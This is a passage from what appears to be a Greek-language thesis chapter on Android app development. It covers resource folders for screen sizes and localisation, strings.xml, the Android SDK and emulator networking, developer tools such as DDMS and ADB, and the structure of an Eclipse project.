Παραπάνω μιλήσαμε για την περίπτωση αλλαγής του προσανατολισμού της συσκευής. Με τον ίδιο τρόπο μπορούμε να χρησιμοποιήσουμε διαφορετικά γραφικά στοιχεία ή διαφορετική διάταξη των στοιχείων αυτών ανάλογα με το μέγεθος της οθόνης. Για παράδειγμα, αν θέλουμε να εμφανίσουμε κάποιες εικόνες στην οθόνη του κινητού τηλεφώνου (από 3 έως 4 ίντσες) τότε θα χρησιμοποιήσουμε διαφορετική ανάλυση για την κάθε εικόνα, από αυτήν που θα χρησιμοποιήσουμε για ένα tablet pc (περίπου 10 ίντσες οθόνη).

Ομοίως, αν θέλουμε να εμφανίσουμε αρκετές εικόνες σε μία οθόνη, στο κινητό τηλέφωνο για να είναι ευδιάκριτες μπορούμε να εμφανίσουμε το πολύ 10-20 εικόνες, ενώ σε ένα tablet pc θα μπορούσαμε να εμφανίσουμε πολλές παραπάνω.

Ο τρόπος που υλοποιείται το παραπάνω σενάριο είναι παρόμοιος με τον τρόπο της διάταξης σε portrait και landscape προσανατολισμό. Όλες οι εικόνες αποθηκεύονται στο φάκελο res/drawable/. Για να χρησιμοποιήσουμε διαφορετικές εικόνες ανάλογα με το μέγεθος της οθόνης, τις αποθηκεύουμε σε διαφορετικούς φακέλους όπως res/drawable-small/, res/drawable-normal/ (είναι ουσιαστικά ίδιος με τον προεπιλεγμένο φάκελο res/drawable/), res/drawable-large/ και res/drawable-xlarge/. Το λειτουργικό σύστημα θα εντοπίσει αυτόματα την οθόνη της συσκευής του χρήστη και θα επιλέξει τα κατάλληλα αρχεία. Στην περίπτωση της διαφορετικής διάταξης, π.χ. για πολύ μεγάλες οθόνες, θα πρέπει να αποθηκεύσουμε επιπλέον αρχεία xml που ορίζουν τη διάταξη, εκτός από τον φάκελο res/layout/, και στον φάκελο res/layout-xlarge/.

Στις activities, λοιπόν, θα χρησιμοποιούμε ενιαίες εντολές, χωρίς να δηλώνουμε κάτι σχετικό με το μέγεθος της οθόνης ή άλλη παράμετρο, και το λειτουργικό σύστημα θα επιλέγει αυτόματα τα κατάλληλα αρχεία από αυτά που έχουμε δηλώσει. Για παράδειγμα εμφανίζουμε μία εικόνα στην οθόνη μας με τις παρακάτω εντολές:

ImageView imageView = (ImageView) findViewById(R.id.myimageview); imageView.setImageResource(R.drawable.myimage);

Αν έχουμε αποθηκεύσει το αρχείο myimage.jpg σε διαφορετικούς φακέλους για τα διάφορα μεγέθη της οθόνης, το λειτουργικό σύστημα θα εντοπίσει το κατάλληλο αυτόματα για να το εμφανίσει.

4.3.8. Γλώσσα.

Οι εφαρμογές Android πρέπει να απευθύνονται σε ευρύ κοινό και όχι μόνο στη χώρα κατασκευής τους. Το σημαντικότερο ρόλο σε αυτό διαδραματίζει η φυσική γλώσσα που θα είναι γραμμένη η εφαρμογή. Αξίζει, λοιπόν, να προσπαθήσουμε να μεταφράσουμε την εφαρμογή μας σε πολλές διαφορετικές γλώσσες, ειδικά μάλιστα όταν το Android μας προσφέρει τέτοια δυνατότητα με αρκετά εύκολο τρόπο.

Το κείμενο που εμφανίζεται στην εφαρμογή είναι ουσιαστικά ένα σύνολο από strings. Είτε αυτό αφορά κείμενο σε κάποιο κουμπί, κείμενο κάτω από μία εικόνα, κείμενο σε μία ειδοποίηση ή ένα διάλογο.

Στο φάκελο res/values/ του project υπάρχει το αρχείο strings.xml. Στο αρχείο αυτό δηλώνονται όλα τα string που χρησιμοποιεί η εφαρμογή μας με τον τρόπο <string name=”helloWorld”>Hello World</string>, και αναφερόμαστε σε αυτά μέσα στις κλάσεις μας με την εντολή getString(R.string.helloWorld). Με τον τρόπο αυτό ανεξαρτητοποιούμε τη γλώσσα της εφαρμογής μας, με τον κώδικα που γράφουμε στις activities.

Έστω, λοιπόν, ότι θέλουμε προεπιλεγμένη γλώσσα της εφαρμογής μας να είναι η αγγλική, άρα στο αρχείο res/values/strings.xml δηλώνουμε τα strings με το όνομά τους και την τιμή τους στην αγγλική γλώσσα. Για λόγους συμβατότητας, θέλουμε οι Έλληνες χρήστες να χρησιμοποιούν την εφαρμογή μας στην ελληνική γλώσσα. Δημιουργούμε, λοιπόν, νέο φάκελο res/values-el/ και μέσα στο φάκελο αυτόν δημιουργούμε το αρχείο strings.xml. Χρησιμοποιούμε ακριβώς το ίδιο όνομα για κάθε string αντίστοιχα με το προηγούμενο αρχείο strings.xml, αλλά τώρα με

διαφορετική τιμή, δηλαδή στην ελληνική γλώσσα. Όταν ο χρήστης εγκαταστήσει και εκτελέσει την εφαρμογή, το Android θα εντοπίσει αυτόματα τη γλώσσα που χρησιμοποιεί ο χρήστης στη συσκευή του. Αν, λοιπόν, ο χρήστης χρησιμοποιεί την ελληνική γλώσσα τότε το Android για κάθε string που γίνεται αναφορά στον κώδικα, θα χρησιμοποιεί αυτό που βρίσκεται στο αρχείο strings.xml στο φάκελο res/values-el/. Με τον ίδιο τρόπο μπορούμε να δημιουργήσουμε φακέλους και για άλλες γλώσσες όπως res/values-de/, res/values-fr/ για γερμανική και γαλλική γλώσσα. Σε περίπτωση που δε βρεθεί φάκελος για τη γλώσσα που χρησιμοποιεί ο χρήστης, τότε χρησιμοποιούνται οι τιμές που έχουμε στον προεπιλεγμένο φάκελο res/values/.

Εκτός από τη γλώσσα του κειμένου της εφαρμογής μας, τα παραπάνω μπορούν να εφαρμοστούν και σε κάποιο άλλο φάκελο των resources μας, όπως π.χ. το φάκελο που δηλώνουμε τη διεπαφή χρήστη, δηλαδή τον res/layout/. Για παράδειγμα η γερμανική γλώσσα συνήθως χρησιμοποιεί μεγαλύτερες σε μήκος λέξεις από την αγγλική. Επομένως, ορισμένα στοιχεία της εφαρμογής μας όπως κουμπιά ή κείμενο, μπορεί να εμφανίζονται με διαφορετικό τρόπο από αυτόν που θέλουμε, διότι τα strings που χρησιμοποιούμε είναι τώρα υπερβολικά μεγάλα. Επομένως, μπορούμε να δημιουργήσουμε νέο φάκελο res/layout-de/ και τα αρχεία xml (δηλαδή η διάταξη) που θα ορίσουμε μέσα σε αυτόν, θα χρησιμοποιούνται μόνο σε περίπτωση γερμανικής γλώσσας της συσκευής του χρήστη.

Στο παρακάτω παράδειγμα ορίζουμε στο αρχείο res/values/strings.xml το string <string name=”hello”>Hello!</string> και στο αρχείο res/values-el/strings.xml το string <string name=”hello”>Γεια σου!</string> (ίδιο όνομα, διαφορετική τιμή). Όταν το εμφανίσουμε στην οθόνη το αποτέλεσμα θα είναι το παρακάτω:

Σχήμα 10: Η εφαρμογή όπως φαίνεται σε συσκευή που χρησιμοποιεί οποιαδήποτε γλώσσα εκτός της ελληνικής (χρησιμοποιείται το προεπιλεγμένο αρχείο res/values/strings.xml).

Σχήμα 11: Η ίδια εφαρμογή όπως φαίνεται σε συσκευή που χρησιμοποιεί ελληνική γλώσσα (χρησιμοποιείται το αρχείο res/values-el/strings.xml).

Εκτός από τα παραπάνω (προσανατολισμός, μέγεθος οθόνης, γλώσσα) υπάρχουν και άλλες παράμετροι που δηλώνονται με τον ίδιο τρόπο και το λειτουργικό σύστημα τις εντοπίζει αυτόματα. Μερικές από αυτές είναι η πυκνότητα της οθόνης, η νυχτερινή λειτουργία, αν υπάρχει οθόνη αφής, αν υπάρχει φυσικό πληκτρολόγιο και η έκδοση του λειτουργικού συστήματος. Δηλαδή ανάλογα με τις παραπάνω παραμέτρους της συσκευής του χρήστη, μπορεί να αλλάζει αυτόματα η διάταξη των γραφικών στοιχείων, η γλώσσα του κειμένου, οι εικόνες που χρησιμοποιούμε κλπ.

Τα παραπάνω μπορούν να λειτουργήσουν και συνδυαστικά. Για παράδειγμα αν δηλώσουμε το user interface μίας οθόνης στο φάκελο res/layout-el-port/, τότε αυτό θα χρησιμοποιηθεί αν η συσκευή του χρήστη χρησιμοποιεί την ελληνική γλώσσα και βρίσκεται σε προσανατολισμό πορτρέτου.

Το συμπέρασμα που προκύπτει για το σωστό προγραμματισμό της εφαρμογής μας είναι πάντα να εξωτερικεύουμε τα application resources από το κομμάτι του κώδικα των κλάσεων. Υπάρχουν κατάλληλοι φάκελοι που αποθηκεύουμε ή δηλώνουμε τα παραπάνω στοιχεία και πρέπει να χρησιμοποιούνται. Έτσι η εφαρμογή μας καθίσταται κατανοητή στον προγραμματιστή και εύκολα επεξεργάσιμη, ενώ παράλληλα γίνεται συμβατή με όλες τις δυνατές παραμέτρους της συσκευής του κάθε χρήστη.

4.3.9. Android SDK.


Το Android SDK “Android Software Development Kit” είναι το επίσημο εργαλείο της Google για την ανάπτυξη εφαρμογών στο Android. Το Android SDK παρέχει τις βιβλιοθήκες API και τα εργαλεία στους προγραμματιστές για τη δημιουργία, δοκιμή και αποσφαλμάτωση εφαρμογών για το Android.

Η διαδεδομένη χρήση του Android στην αγορά των κινητών συσκευών, έχει δημιουργήσει πολλά blogs, forums που ασχολούνται με το Android και παραδείγματα λειτουργίας και σε συνδυασμό με την επίσημη τεκμηρίωση από τη Google, ο προγραμματιστής μπορεί να βρει εύκολα υποστήριξη.


Για την παροχή ενός ολοκληρωμένου περιβάλλοντος ανάπτυξης, χρησιμοποιείται το Eclipse. Το SDK προσφέρει δυο διαφορετικά προγράμματα για την διαχείριση των βιβλιοθηκών και τη δημιουργία εικονικών τηλεφώνων (emulator) για τη δοκιμή και αποσφαλμάτωση των εφαρμογών.

Τα προγράμματα αυτά είναι:

- SDK Manager: Πρόγραμμα το οποίο χρησιμεύει για την εγκατάσταση και ενημέρωση των διάφορων εκδόσεων του Android και των βοηθητικών βιβλιοθηκών.
- AVD Manager: Πρόγραμμα που χρησιμεύει για τη δημιουργία και διαχείριση εικονικών συσκευών android. Ο χρήστης μπορεί να ορίσει την έκδοση του λογισμικού που θα τρέχει η συσκευή και τα χαρακτηριστικά της (μέγεθος / ανάλυση οθόνης, τύπο επεξεργαστή, εξωτερική κάρτα μνήμης, κάμερα, GPS και λοιπά).



Σχήμα 12: Στιγμιότυπο λειτουργίας του SDK Manager.




Σχήμα 13: Στιγμιότυπο λειτουργίας του AVD Manager.

Αφού δημιουργήσει κανείς μια νέα εικονική συσκευή με τη χρήση του AVD Manager μπορεί να τη χρησιμοποιήσει για τη δοκιμή των εφαρμογών. Κάθε εικονική συσκευή συνδέεται σε ένα εικονικό δίκτυο με τον υπολογιστή στον οποίο λειτουργεί. Τα στοιχεία του δικτύου αυτού είναι τα ακόλουθα.

```
10.0.2.1   //Router/gateway address

10.0.2.2  //Special alias to your host loopback interface

10.0.2.3  //First DNS server

10.0.2.4 / 10.0.2.5 / 10.0.2.6     Optional second, third and fourth DNS server
(if any)

10.0.2.15         The emulated device's own network/ethernet interface

127.0.0.1         The emulated device's own loopback interface
```

Σχήμα 14: Στιγμιότυπο λειτουργίας του Android Emulator.

Περαιτέρω διαχείριση της εικονικής συσκευής γίνεται και μέσω του Eclipse. Ο προγραμματιστής μπορεί να δει τις διεργασίες που τρέχουν στον emulator, να δει και να τροποποιήσει τα αρχεία του συστήματος, και να ρυθμίσει παραμέτρους όπως το νούμερο τηλεφώνου, το στίγμα του GPS και άλλα.



Σχήμα 15: Στιγμιότυπο λειτουργίας του Eclipse (DDMS Perspective).

4.4. Άλλα εργαλεία Android.

- Dalvik Debug Monitor Service (DDMS) διαχειρίζεται τις διεργασίες της συσκευής ή του διαχειριστή αυτής. Ορισμένες λειτουργίες αυτού είναι διαχείριση ραδιοφώνου, screenshot, νημάτων εφαρμογής, port-forwarding κ.α..


  Στην περίπτωση της ακόλουθης εργασίας ο DDMS θα διαχειριστεί τις συντεταγμένες(GPS) της εικονικής συσκευής smartphone, πριν δοκιμαστεί στην πράξη η εφαρμογή μας.
- Android Debug Bridge (ABD) Μέσω του ABD γίνεται η διαχείριση των εντολών φλοιού και η αντιγραφή μιας εφαρμογής σε μια κινητή συσκευή ή στον DVM εξομοιωτή της πλατφόρμας Android.
- Android Asset Packaging Tool (AAPT) Δίδεται η δυνατότητα δημιουργίας .apk αρχείων που περιέχουν τα εκτελέσιμα και τους πόρους μιας εφαρμογής.
- Android Interface Description Language (AIDL) δημιουργεί την επικοινωνία δύο διεργασιών σε μια συσκευή.
- SQLite3 δημιουργεί άδεια πρόσβασης στα δεδομένα της SQLite που δημιουργείται με κάθε εφαρμογή.
- Mksdcard δημιουργεί έναν εικονικό δίσκο, ο οποίος αντιστοιχεί στον αντίστοιχο δίσκο που θα χρησιμοποιηθεί από μία συσκευή όπως είναι για παράδειγμα μια sd-card.
- Traceview δημιουργεί τη γραφική προβολή της ανάλυσης των trace log data που δημιουργείται με την εκάστοτε εφαρμογή.
- Dxtool μετατρέπει τα αρχεία από .java bytecode σε Android bytecode.
- ActivityCreator είναι ένα script αρχείο που δημιουργεί And Build αρχεία και τα οποία μπορούν να χρησιμοποιηθούν για την μεταγλώττιση εφαρμογών.
- UIApplication Exercier Monkey παράγει ψευδοτυχαίες τιμές που μπορούν να προκύψουν από τη χρήση συσκευής ενός συνηθισμένου χρήστη.

4.5. Χώρος εργασίας.

Σε μια εφαρμογή Android θα πρέπει να ξεχωρίσουμε μερικά δομικά στοιχεία όπως είναι αυτά που αναφέρονται παρακάτω [8] :


- Apk (.apk) Τα αρχεία με κατάληξη .apk είναι αρχεία τα οποία περιέχουν εκτελέσιμο κώδικα και πόρους μιας εφαρμογής. Είναι το αρχείο εκείνο που διαμοιράζεται και χρησιμοποιείται από κοινού προκειμένου να εγκατασταθεί μια εφαρμογή σε μια συσκευή.
- Task ουσιαστικά είναι το αρχείο-εικονίδιο το οποίο εκκινεί την εφαρμογή κατά βούληση του χρήστη.
- Process Είναι μια χαμηλού επιπέδου διεργασία πυρήνα στην οποία τρέχει ο κώδικας της εφαρμογής.

Στο παρόν κεφάλαιο επίσης θα γίνει αναφορά στο χώρο εργασίας του Android[11][13]. Η εργασία που θα παρουσιαστεί στο επόμενο κεφάλαιο έχει υλοποιηθεί σε περιβάλλον Eclipse Java EE IDE for Web Developers. Version : Juno Service Release 1. Στο παρακάτω σχήμα φαίνονται τα επιπλέον εγκατασταθέντα αρχεία.




Σχήμα 16.

Σχήμα 17: Εκκίνηση eclipse 1.




Σχήμα 18: Εκκίνηση eclipse 2.

Το γραφικό περιβάλλον του eclipse Juno είναι το αμέσως παρακάτω.



Σχήμα 19 : Χώρος εργασίας.

Ανοίγοντας ένα Android project όπως είναι φανερό αμέσως παρακάτω υπάρχουν ορισμένα directories Android 2.2, Android Dependencies, src, gen, assets, bin, res τα οποία τα περισσότερα από αυτά όπως φαίνεται έχουν και επιπλέον υποκαταλόγους. Το περιεχόμενο όλων των παρακάτω directories είναι ο κώδικας μιας εφαρμογής.




Σχήμα 20: Δομή ενός project.

